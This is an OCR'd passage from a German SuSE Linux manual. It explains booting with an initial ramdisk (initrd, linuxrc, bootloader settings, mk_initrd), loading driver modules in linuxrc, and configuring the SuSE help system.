Die Quellen zum Paket `uucp` sind z. Z. in dem Source-RPM von Sendmail als Unterpaket enthalten.

16.3.5 Manual-Pages

Für einige GNU-Programme (z. B. tar) werden die Manual-Pages nicht mehr weiter gepflegt. An ihre Stelle treten als Schnellübersicht die **`--help`**-Ausgabe sowie als ausführliche Manuals die Info-Dateien. Info (**`info`**) ist GNUs Hypertext-System. Mit **`info info`** erhält man erste Hilfe zur Benutzung; **`info`** kann entweder über Emacs **`emacs -f info`** aufgerufen werden, oder standalone: **`info`**. Angenehm zu bedienen sind **`tkinfo`**, **`xinfo`** oder der Zugriff über das Hilfesystem; vgl. Abschnitt 16.6 auf Seite 485.

16.4 Booten mit der „initial ramdisk“

Problemstellung

Sobald der Linux-Kernel geladen ist und das Root-Dateisystem (`/`) gemountet hat, können Programme ausgeführt und weitere Kernel-Module eingebunden werden, um zusätzliche Funktionalitäten bereitzustellen.

Um aber das Root-Dateisystem überhaupt mounten zu können, müssen verschiedene Bedigungenen erfüllt sein: Der Kernel benötigt die entsprechenden Treiber, um das Gerät ansprechen zu können, auf dem das Root-Dateisystem liegt (insbesondere SCSI-Treiber). Weiter muss der Kernel den Code enthalten, der benötigt wird, um das Dateisystem lesen zu können (`ext2`, `reiserfs`, `romfs` usw.). Weiterhin ist es denkbar, dass bereits das Root-Dateisystem verschlüsselt ist; zum Mounten ist in diesem Fall die Eingabe des Schlüssels/Passworts erforderlich.

Betrachtet man nur einmal das Problem der SCSI-Treiber, so sind verschiedene Lösungsansätze denkbar: Der Kernel kann alle denkbaren Treiber enthalten. Problematisch, da sich verschiedene Treiber „beißen“ können; außerdem wird der Kernel dadurch sehr groß. Eine andere Möglichkeit besteht darin, verschiedene Kernel zur Verfügung zu stellen, die jeweils nur einen oder sehr wenige SCSI-Treiber enthalten. Auch dieser Weg ist problematisch, da er eine sehr große Zahl unterschiedlicher Kernel notwendig macht. Ein Problem, das durch verschieden optimierte Kernel (Pentium-Optimierung, SMP) noch weiter verschärft wird.

Der Ansatz, den SCSI-Treiber als Modul zu laden, führt zur generellen Problematik, der durch das Konzept der *initial ramdisk* begegnet wird: Das Schaffen

einer Möglichkeit, Userspace-Programme bereits vor dem Mounten des Root-Dateisystems ausführen zu können.

16.4.1 Konzept der initial ramdisk

Die *initial ramdisk* (auch „initdisk“ oder „initrd“ genannt) löst genau diese oben beschriebenen Probleme. Der Linux-Kernel bietet die Möglichkeit, ein (kleines) Dateisystem in eine Ramdisk laden zu lassen, und darin Programme ausführen zu lassen, bevor das eigentliche Root-Dateisystem gemountet wird. Das Laden der `initrd` wird dabei vom Bootloader (LILO, loadlin usw.) übernommen; all diese Bootloader benötigen lediglich BIOS-Routinen, um Daten vom Bootmedium zu laden. Wenn der Bootloader den Kernel laden kann, dann kann er auch die initial ramdisk laden. Spezielle Treiber sind somit nicht erforderlich.

16.4.2 Ablauf des Bootvorgangs mit initrd

Der Bootloader lädt den Kernel und die `initrd` in den Speicher und startet den Kernel, wobei der Bootloader dem Kernel mitteilt, dass eine `initrd` vorhanden ist und wo im Speicher diese liegt.

War die `initrd` komprimiert (was typischerweise der Fall ist), so dekomprimiert der Kernel die `initrd` und mountet sie als temporäres Root-Dateisystem. Hierauf wird in der `initrd` ein Programm mit dem Namen linuxrc gestartet. Dieses Programm kann nun all die Sachen tun, die erforderlich sind, um das richtige Root-Dateisystem mounten zu können. Sobald linuxrc terminiert, wird die (temporäre) `initrd` wieder abgehängt (engl. *unmounted*) und der Bootvorgang wird wie gewohnt mit dem Mounten des richtigen Root-Dateisystems fortgeführt. Das Mounten der `initrd` und das Ausführen von linuxrc kann somit als ein kurzes Intermezzo während eines normalen Bootvorgangs betrachtet werden.

Kann die `initrd` nicht abgehängt werden (was i. a. als Fehler angesehen werden sollte), so versucht der Kernel die `initrd` auf das Verzeichnis `/initrd` umzumounten. Ist auch der Mountpunkt `/initrd` nicht vorhanden, so resultiert eine Fehlermeldung. Das System ist in einem solchen Fall voll funktionsfähig, jedoch kann der durch die `initrd` belegte Speicher nie freigegeben werden und steht somit nicht mehr zur Verfügung.

linuxrc

Für das Programm linuxrc in der `initrd` gibt es lediglich die folgenden Anforderungen: Es muss den speziellen Namen `linuxrc` tragen und es muss im Root-Verzeichnis der `initrd` liegen. Abgesehen davon muss es lediglich vom Kernel ausgeführt werden können. Das bedeutet, dass linuxrc durchaus dynamisch gelinkt sein darf; in diesem Fall müssen natürlich die „shared libraries“ wie gewohnt vollständig unter `/lib` in der `initrd` verfügbar sein. Weiter darf linuxrc auch ein Shellskript sein; in diesem Fall muss natürlich eine ☞*Shell* in `/bin` existieren. Kurz gesagt, muss die `initrd` ein minimales Linux-System enthalten, das die Ausführung des Programmes linuxrc erlaubt. Bei der Installation von SuSE Linux wird ein statisch gelinktes linuxrc verwendet, um die

initrd so klein wie möglich halten zu können (der Platz auf Bootdisketten ist sehr knapp). linuxrc wird mit 'root'-Rechten ausgeführt.

Das echte Root-Dateisystem

Sobald linuxrc terminiert, wird die initrd abgehängt und verworfen, der Bootvorgang geht normal weiter und der Kernel mountet das wirkliche Root-Dateisystem. Was als Root-Dateisystem gemountet werden soll, kann durch linuxrc beeinflusst werden. Dazu muss linuxrc lediglich das /proc-Dateisystem mounten und den Wert des echten Root-Dateisystems in numerischer Form nach /proc/sys/kernel/real-root-dev schreiben.

16.4.3 Bootloader

Die meisten Bootloader (vor allem LILO, loadlin und syslinux) können mit initrd umgehen. Die einzelnen Bootloader werden wie folgt angewiesen, eine initrd zu verwenden:

1. **LILO**
   Eintrag der folgenden Zeile in /etc/lilo.conf:

```
initrd=/boot/initdisk.gz
```

   Die Datei /boot/initdisk.gz ist die *initial ramdisk*. Sie kann (muss aber nicht) komprimiert sein.

2. **loadlin.exe**
   Aufruf mittels:

```
C:> loadlin <kernelimage> \
    initrd=C:\loadlin\initdisk.gz <parameter>
```

3. **syslinux**
   Eintrag der folgenden Zeile in syslinux.cfg:

```
append initrd=initdisk.gz <weitere Parameter>
```

16.4.4 Anwendung von initrd bei SuSE

Installation des Systems

Die initrd wird bereits seit geraumer Zeit für die Installation verwendet: Dabei kann der Anwender in linuxrc Module laden und die für eine Installation notwendigen Eingaben (wie vor allem Quellmedium) machen. Linuxrc startet dann YaST, das die Installation durchführt. Hat YaST seine Arbeit getan, teilt es linuxrc mit, wo das Root-Dateisystem des frisch installierten Systems liegt.

linuxrc schreibt diesen Wert nach `/proc`, beendet sich, und der Kernel bootet in das frisch installierte System weiter.

Bei einer Installation von SuSE Linux bootet man somit von Anfang an quasi das System, das gerade erst installiert wird – irgendwie schick ;-) Ein echter Reboot nach der Installation erfolgt nur, wenn der gerade laufende Kernel nicht zu den Modulen passt, die im System installiert wurden. Da SuSE Linux derzeit bei der Installation einen Kernel für Uni-Prozessor-Systeme verwendet, geschieht dies derzeit nur dann, wenn im System ein SMP-Kernel mitsamt entsprechenden Modulen installiert wurde. Um alle Module verwenden zu können, muss deshalb der neu im System installierte SMP-Kernel gebootet werden.

Booten des installierten Systems

In der Vergangenheit hat YaST mehr als 40 Kernel für die Installation im System angeboten, wobei sich die Kernel im Wesentlichen dadurch unterschieden hatten, dass jeder Kernel einen bestimmten SCSI-Treiber enthielt. Dies war nötig, um nach dem Booten das Root-Dateisystem mounten zu können. Weitere Treiber konnten dann als Modul nachgeladen werden.

Da inzwischen aber auch optimierte Kernel zur Verfügung gestellt werden, ist dieses Konzept nicht mehr tragbar – es wären inzwischen weit über 100 Kernel-Images nötig.

Daher wird nun auch für das normale Starten des Systems eine `initrd` verwendet. Die Funktionsweise ist analog wie bei einer Installation. Das hier eingesetzte linuxrc ist jedoch einfach nur ein Shellskript, das lediglich die Aufgabe hat, einige vorgegebene Module zu laden. Typischerweise handelt es sich nur um ein einziges Modul, nämlich denjenigen SCSI-Treiber, der benötigt wird, um auf das Root-Dateisystem zugreifen zu können.

Erstellen einer `initrd`

Das Erstellen einer `initrd` erfolgt mittels des Skripts **`mk_initrd`**. Die zu ladenden Module werden bei SuSE Linux durch die Bezeichner **`INITRD_MODULES`** in `/etc/rc.config` festgelegt. Nach einer Installation wird diese Variable automatisch durch die richtigen Werte vorbelegt (das Installations-linuxrc weiß ja, welche Module geladen wurden). Dabei ist zu erwähnen, dass die Module in genau der Reihenfolge geladen werden, in der sie in **`INITRD_MODULES`** auftauchen. Das ist besonders wichtig, wenn mehrere SCSI-Treiber verwendet werden, da sich ansonsten die Benennung der Platten ändern würde. Streng genommen würde es reichen, nur denjenigen SCSI-Treiber laden zu lassen, der für den Zugriff auf das Root-Dateisystem benötigt wird. Da das automatische Nachladen zusätzlicher SCSI-Treiber jedoch problematisch ist (wie sollte es „getriggert“ werden, wenn auch am zweiten SCSI-Adapter Platten hängen), laden wir alle bei der Installation verwendeten SCSI-Treiber mittels der `initrd`.

Das aktuelle **`mk_initrd`** prüft, ob für den Zugriff auf das Root-Dateisystem überhaupt ein SCSI-Treiber benötigt wird. Ruft man **`mk_initrd`** auf einem System auf, bei dem `/` auf EIDE-Platten liegt, erstellt es keine `initrd`, da diese

nicht nötig ist, weil die bei SuSE Linux verwendeten Kernel bereits die EIDE-Treiber enthalten. Da inzwischen immer mehr spezielle EIDE-Controller auf den Markt kommen, wird es aber voraussichtlich für die Zukunft nötig werden, auch in diesen Fällen eine `initrd` für das Booten des installierten Systems zu verwenden.

Wichtig: Da das Laden der `initrd` durch den Bootloader genauso abläuft wie das Laden des Kernels selbst (LILO vermerkt in seiner `map`-Datei die Lage der Dateien), muss nach jeder Änderung der `initrd` LILO neu installiert werden! Nach einem **`mk_initrd`** ist somit immer auch ein **`lilo`** nötig!

16.4.5 Mögliche Schwierigkeit – Selbstcompilierte Kernel

Übersetzt man sich selbst einen Kernel, so kann es zu folgendem häufigen Problem kommen: Aus Gewohnheit wird der SCSI-Treiber fest in den Kernel gelinkt, die bestehende `initrd` bleibt aber unverändert. Beim Booten geschieht nun folgendes: Der Kernel enthält bereits den SCSI-Treiber, die Hardware wird erkannt. Die `initrd` versucht nun jedoch, den Treiber nochmals als Modul zu laden; dies führt bei einigen SCSI-Treibern (insbesondere beim `aic7xxx`) zum Stillstand des Systems. Streng genommen handelt es sich um einen Kernelfehler (ein bereits vorhandener Treiber darf nicht ein zweites Mal als Modul geladen werden können) – das Problem ist aber bereits in anderem Zusammenhang bekannt (serieller Treiber).

Es gibt mehrere Lösungen für das Problem: Entweder den Treiber als Modul konfigurieren (dann wird er korrekt in der `initrd` geladen), oder aber den Eintrag für die `initrd` aus `/etc/lilo.conf` entfernen. Äquivalent zur letzteren Lösung ist es, den Treiber aus **`INITRD_MODULES`** zu entfernen und **`mk_initrd`** aufzurufen, das dann feststellt, dass keine `initrd` benötigt wird.

16.4.6 Ausblick

Für die Zukunft ist es denkbar, dass eine `initrd` für weitaus mehr (und anspruchsvollere) Dinge verwendet wird als nur für das Laden der Module, die für den Zugriff auf `/` benötigt werden.

- „High end“ EIDE-Treiber
- Root-Dateisystem auf Software RAID (linuxrc setzt die `md`-Devices auf)
- Root-Dateisystem auf LVM
- Root-Dateisystem ist verschlüsselt (linuxrc fragt nach Passwort)
- Root-Dateisystem auf einer SCSI-Platte am PCMCIA-Adapter

Weitere Informationen

`/usr/src/linux/Documentation/ramdisk.txt`
`/usr/src/linux/Documentation/initrd.txt`
Manual-Page von **`initrd`** (**`man 4 initrd`**).

16.5 linuxrc

linuxrc ist ein Programm, das in der Hochlauf-Phase des Kernels gestartet wird, bevor richtig gebootet wird. Diese angenehme Eigenschaft des Kernels erlaubt es, einen kleinen modularisierten Kernel zu booten und die wenigen Treiber, die man wirklich braucht, als Module nachzuladen – im Notfall sogar von einer zweiten Diskette (`modules`).

linuxrc hilft Ihnen, die für Ihre Hardware relevanten Treiber zu laden. Sie können linuxrc nicht nur bei der Installation verwenden, sondern auch als Boot-Tool für Ihr installiertes System (also eine Art Notfalldiskette) und Sie können sogar ein autonomes, RAM-Disk-basiertes Rettungssystem starten, etwa wenn etwas Größeres auf der Festplatte zerstört ist oder wenn Sie schlicht das `'root'`-Passwort vergessen haben. Näheres finden Sie in Abschnitt 16.7 auf Seite 489.

Hauptmenü

Nachdem Sprache, Bildschirm und Tastatur eingestellt sind, gelangen Sie in das Hauptmenü von linuxrc (vgl. Abbildung 2.4 auf Seite 32).

Ziel ist der Menüpunkt '`Installation / System starten`'. Ob Sie direkt zu diesem Punkt gelangen können, hängt von der Hardware Ihres Rechners ab:

Wurden alle Komponenten, die für eine Installation benötigt werden, bereits vom Kernel erkannt, brauchen Sie keine weiteren Treiber zu laden. Dies trifft für Rechner zu, die ausschließlich über Festplatten und CD-ROM-Laufwerk an einem (E)IDE-Adapter verfügen.

Besitzt das System einen SCSI-Adapter, der für die Installation benötigt wird, so muss ein SCSI-Modul geladen werden. Das gleiche gilt, wenn die Installation über das Netzwerk erfolgen soll: Hier muss für die einzusetzende Netzwerkkarte erst ein passendes Modul geladen werden.

Schließlich gibt es noch eine Reihe von älteren CD-ROM-Laufwerken, die mit eigener Controller-Karte geliefert wurden und die daher jeweils eigene Kernelmodule benötigen. Auch wenn an einem Laptop PCMCIA-Geräte verwendet werden, müssen Sie Module laden.

Systeminformationen

Sind Sie sich nicht sicher, welche Hardware Ihr Rechner hat, helfen Ihnen die Kernelmeldungen, die während des Bootens ausgegeben wurden.

Unter '`Systeminformationen`' (Abbildung 16.1 auf der nächsten Seite) können Sie neben den Meldungen des Kernels auch einige weitere Einzelheiten überprüfen, etwa die I/O-Adressen von PCI-Karten oder die Größe des Hauptspeichers, die von Linux erkannt wurde.

Die folgenden Zeilen zeigen, wie sich eine Festplatte und ein CD-ROM-Laufwerk an einem EIDE-Adapter melden. In diesem Fall müssen Sie keine Kernelmodule für eine Installation laden:




Abbildung 16.1: Systeminformationen

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-S1G, ATAPI CDROM drive
Partition check:
 hda: hda1 hda2 hda3 < hda5 >
```

Haben Sie einen Kernel gestartet, der bereits einen SCSI-Treiber fest integriert hat, so brauchen Sie natürlich ebenfalls kein SCSI-Modul mehr zu laden. Typische Meldungen bei Erkennung eines SCSI-Adapters und der daran angeschlossenen Geräte:

```
scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
  Vendor: QUANTUM   Model: VP32210           Rev: 81H8
  Type:   Direct-Access                      ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
  Vendor: TOSHIBA   Model: CD-ROM XM-3401TA  Rev: 0283
  Type:   CD-ROM                             ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hdwr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
 sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

Laden von Modulen

Sie wählen aus, welches Modul Sie benötigen. Wurde von der Diskette gebootet, werden nun die entsprechenden Daten von linuxrc eingelesen und Ihnen im Folgenden zur Auswahl dargestellt.

Wenn Sie von CD gebootet haben oder von DOS aus mittels loadlin nachgestartet haben, stehen die Module bereits alle linuxrc zur Verfügung. Dies erspart das langwierige Laden, braucht dafür jedoch mehr Speicher. Hat Ihr Rechner weniger als 8 MB RAM, müssen Sie von Diskette booten.




Abbildung 16.2: Module laden

linuxrc bietet Ihnen die verfügbaren Treiber in einer Liste an. Links sehen Sie den Namen des zuständigen Moduls, rechts eine Kurzbeschreibung der Hardware, für die der Treiber zuständig ist.

Für einige Komponenten gibt es mitunter mehrere Treiber oder neuere Alpha-Treiber. Auch diese werden hier angeboten.



>>> Linuxrc v1.0.9 (Kernel 2.2.14) (c) 1996-2000 SuSE GmbH <<<
SCSI-Treiber laden
aic7xxx : Adaptec 274x/284x/294x
ncr53c8xx : NCR 53c8xx
sym53c8xx : Symbios 53c896
BusLogic : BusLogic
advansys : AdvanSys
gdth : ICP Vortex GDTH Disk Array
DAC960 : Mylex DAC-960/DAC1100
cpqarray : Compaq SMART2 RAID
Ok
Zurück

Abbildung 16.3: Auswahl der SCSI-Treiber

Parametereingabe

Haben Sie den Treiber gefunden, der für Ihre Hardware zuständig ist, positionieren Sie den Cursor und drücken Sie (↵). Es erscheint eine Maske, in der Sie etwaige Parameter für das zu ladende Modul eingeben können. Näheres zu den unterschiedlichen Modulparametern finden Sie in Abschnitt 14.3.4 auf Seite 428.



>>> Linuxrc v1.0.9 (Kernel 2.2.14) (c) 1996-2000 SuSE GmbH <<<
SCSI-Treiber laden
Bitte geben Sie etwaige Parameter für "aic7xxx" ein.
Ok
Zurück

Abbildung 16.4: Eingabe der Parameter für das Laden eines Moduls

Hier sei noch einmal darauf hingewiesen, dass im Gegensatz zur Parametereingabe am Kernel-Prompt (MILO, LILO oder SYSLINUX) mehrere Parameter für das gleiche Modul durch Leerzeichen voneinander getrennt werden müssen.

In vielen Fällen ist die genaue Spezifizierung der Hardware gar nicht notwendig; die meisten Treiber finden Ihre Komponenten von alleine. Lediglich bei den Netzwerkkarten und bei älteren CD-ROM-Laufwerken mit eigener Controller-Karte ist die Angabe von Parametern mitunter erforderlich. Probieren Sie es jedenfalls erst einmal mit (↵).

Bei einigen Modulen kann das Erkennen und Initialisieren der Hardware recht lange dauern. Durch Umschalten auf die virtuelle Konsole 4 ((Alt) + (F4)) können Sie die Meldungen des Kernels während des Ladens beobachten. Vor allem SCSI-Adapter lassen sich etwas Zeit beim Ladevorgang, da sie auch eine gewisse Zeit warten, bis sich alle angeschlossenen Geräte gemeldet haben.

Wurde das Modul erfolgreich geladen, werden die Meldungen des Kernels von linuxrc angezeigt, sodass Sie sich vergewissern können, dass alles wie vorgesehen gelaufen ist. Ansonsten weisen die Meldungen möglicherweise auf die Ursache des Scheiterns hin.

System / Installation starten

Haben Sie die komplette Kernel-Unterstützung für Ihre Hardware erreicht, so können Sie zum Punkt ‘`System / Installation starten`’ weitergehen.

Von hier aus (Abbildung 2.5 auf Seite 33) lassen sich mehrere Vorgänge anstoßen: ‘`Installation/Update starten`’, ‘`Installiertes System booten`’ (die Rootpartition muss bekannt sein), ‘`Rettungssystem starten`’ (vgl. Abschnitt 16.7 auf Seite 489) und ‘`Live-CD starten`’.



Tipp

Der Punkt ‘`Live-CD starten`’ kann z. B. immer dann nützliche Dienste leisten, wenn man *ohne* eigentliche Festplatten-Installation testen möchte, ob der fragliche Rechner oder das anzuschaffende Notebook überhaupt mit SuSE Linux kompatibel ist – ein solcher Test sollte in jedem zeitgemäßen PC-Laden ohne Umstände möglich sein!




Abbildung 16.5: Auswahl des Quellmediums in linuxrc

Für die Installation (Abbildung 16.5) und ähnlich auch für das Rettungssystem können Sie verschiedene Quellen wählen (Abbildung 16.7 auf Seite 491).

16.6 Das Hilfesystem für SuSE Linux

Lesen Sie weiter, wenn Sie wissen wollen, welche Pakete für das Hilfesystem gebraucht werden, wie Sie das Hilfesystem über einen DokumentenServer für einen Einzelplatz- und für einen Client-Rechner konfigurieren und wie Sie letztlich das Hilfesystem selbst aufrufen können.

Das Hilfesystem ist komponenten-orientiert aufgebaut und kann über beliebige Webbrowser, z. B. textbasiert über Lynx oder grafisch über Netscape, aufgerufen werden. Es beinhaltet verschiedene Hilfesysteme: SuSE Hilfe, KDE Hilfe, Manual-Pages, Info-Pages und HOWTOs. Die SuSE Hilfe (s. Abb. 16.6) ist das umfangreichste grafische Hilfesystem, da sie alle Dokumentationsquellen der einzelnen Hilfesysteme beinhaltet und neue Dokumentationsquellen leicht eingebunden werden können.

Wie Sie mit der SuSE Hilfe arbeiten, lesen Sie im Buch Konfiguration im Kapitel Hilfe.



SuSE HELP - Konqueror
Adresse Bearbeiten Ansicht Gehe zu Lesezeichen Werkzeuge Einstellungen Fenster Hilfe
URL file:/usr/share/doc/susehilf/de/content.html
Suche
Erweitert
Inhalt
Suchbegriffe
Suche
Pakete / Programme
SuSE-Tour: Gestatten, SuSE! – die Distribution stellt sich vor. Lernen Sie Ihr SuSE Linux kennen.
Paketbeschreibungen: Das hat SuSE Linux "drauf" – die kurze Beschreibung zu allen Programmpaketen.
Die Programme: Einführungen zu den wichtigsten Programmen für die tägliche Arbeit am PC (Office, Utilities, Browser, e-mail, Grafik usw.)
KDE 2.0 Programme: alle KDE 2 Applikationen – speziell für Sie!
/usr/share/doc/packages: Alle Pakete – alle Beschreibungen. Hat ein Paket eine Dokumentation, dann finden Sie sie hier.
Installation / Hardware
Das SuSE-Handbuch – geballtes Know-How auch am

Abbildung 16.6: Die Startseite der SuSE Hilfe über den Konqueror

Der zentrale Baustein des Hilfesystems befindet sich in der Paket `susehilf`, Serie `doc` (Dokumentation). Standardmäßig werden verschiedene Pakete über Abhängigkeiten installiert. Werden diese Abhängigkeiten umgangen, können Sie je nach gewünschtem Umfang bzw. erforderlicher Funktionalität Ihr Hilfesystem zusammenstellen.



Hinweis

Wie Sie Pakete einer Serie installieren, erfahren Sie im Kapitel *YaST – Yet another Setup Tool*, Abschn. 3.4.3 auf Seite 96.

Im Nachfolgenden geben wir Ihnen eine Übersicht über die zu verwendenden Pakete:

- Paket `apache`, Serie `n`: Das Paket wird als lokaler Webserver für den Dokumentenserver dochost (sprich: „dock-houst“, s. Paket dochost) gebraucht.
- Paket `sdb`, Serie `doc`: Das Grundpaket enthält die Suchfunktionalität für die Supportdatenbank (SDB).
- Paket `sdb_de`, Serie `doc`: In diesem Paket finden Sie die deutschen Texte der Support-Datenbank (SDB).
- Paket `howtodeh`, Serie `doc`: Das Paket enthält die deutschsprachigen Howto-Dokumente. Sie finden hier praxisbezogene Anleitungen zu Installation und Konfiguration von Linux.
- Paket `howtoenh`, Serie `doc`: Hier finden Sie die englischsprachigen Howto-Dokumente, welche in der Regel aktueller als die Übersetzungen sind.
- Paket `rman`, Serie `ap`: Das Paket wird für den lokalen Webserver zur Umwandlung der Manual-Pages in das HTML-Format benötigt. Die Dokumente werden „on-the-fly“ konvertiert.
- Paket `inf2htm`, Serie `doc`: Das Paket wird für den lokalen Webserver zur Umwandlung der Info-Pages in das HTML-Format benötigt. Die Dokumente werden „on-the-fly“ konvertiert.
- Paket `ldp`, Serie `doc`: Hier finden Sie die Dokumente des Linux Documentation Project (LDP) im HTML-Format. Die Informationen sind sehr umfangreich und derzeit noch nicht komplett aktualisiert.
- Paket `htdig`, Serie `n`: Sie benötigen das Paket zum Erstellen eines Suchindexes über alle HTML-Dokumente, die auf dem Rechner oder im lokalen Netz installiert sind. Das Paket ist nicht zwingend erforderlich, aber hilfreich um die volle Funktionalität zu erlangen.
- Paket `dochost`, Serie `n`: Das Paket konfiguriert den zentralen Dokumenten-Server im Netz und ist zwingend erforderlich für das Hilfesystem.
  Mehr Informationen zu Voraussetzungen bei Client und Server sowie der Installation eines Dokumenten-Servers finden Sie in der Datei `/usr/share/doc/packages/dochost/README.SuSE`.

16.6.1 Konfiguration für Einzelplatz bzw. Serversystem

Zur Konfiguration Ihres Hilfesystems für ein Einzelplatzsystem ändern Sie in der Datei `/etc/rc.config` die Variablen wie in Datei 16.6.1 auf der nächsten Seite angegeben. Die Voraussetzung dafür ist, dass Ihr System `sonne.kosmos.all` heißt; andernfalls müssen Sie die von Ihnen vergebenen Namen verwenden.
Am einfachsten nehmen Sie die Änderungen über YaST vor (s. Abschn. 3.6.12 auf Seite 117).

```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="sonne.kosmos.all "
DOC_ALLOW="LOCAL .kosmos.all "
```

